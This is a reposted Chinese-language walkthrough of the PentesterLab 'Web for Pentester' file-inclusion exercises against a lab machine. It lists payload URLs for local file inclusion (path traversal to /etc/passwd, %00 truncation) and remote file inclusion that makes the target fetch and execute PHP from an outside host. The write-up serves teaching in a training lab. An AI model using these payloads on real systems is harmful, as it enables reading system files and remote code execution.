Web for pentester_writeup之File Include篇


转载

ditanji3425 于 2019-08-08 14:12:00 发布 149 收藏 1
文章标签： php
原文链接：http://www.cnblogs.com/liliyuanshangcao/p/11319905.html

Web for pentester_writeup之File Include篇

File Include（文件包涵）

Example 1




加一个单引号

从报错中我们可以获取如下信息：
当前文件执行的代码路径: `/var/www/fileincl/example1.php`
文件包含代码引用函数 `include()`
代码引用的文件路径：`include_path= /usr/share/php:/usr/share/pear`


Payload 1 （本地文件包含LFI）

`http://192.168.219.136/fileincl/example1.php?page=../../../../../../../../../etc/passwd`




Payload 2 （远程文件包含RFI）

`http://192.168.219.136/fileincl/example1.php?page=https://assets.pentesterlab.com/test_include.txt`




其中`https://assets.pentesterlab.com/test_include.txt`是官方给的一个测试例子，也可以自己构建，在txt中写入想执行的代码





```
<?php

phpinfo();

?>
```

Example 2




没有后缀名了，同样添加一个单引号查看报错信息



发现函数调用的php文件变成了`include(intro'.php)`，我们可以使用%00截断来实现本地文件包含

Payload 1 （本地文件包含LFI）


```
http://192.168.219.136/fileincl/example2.php?
page=../../../../../../../../etc/passwd%00
```



Payload 2 （远程文件包含RFI）


```
http://192.168.219.136/fileincl/example2.php?
page=https://assets.pentesterlab.com/test_include.txt?blah=
```


或者使用`&blah=`当文件路径传参符号为`&`号时



Payload 3 （远程文件包含RFI，也可以在主机10.8.0.61自己构造一个phpinfo.php的文件，去掉后缀访问）

http://192.168.219.136/fileincl/example2.php?page=http://10.8.0.61/phpinfo





转载于:https://www.cnblogs.com/liliyuanshangcao/p/11319905.html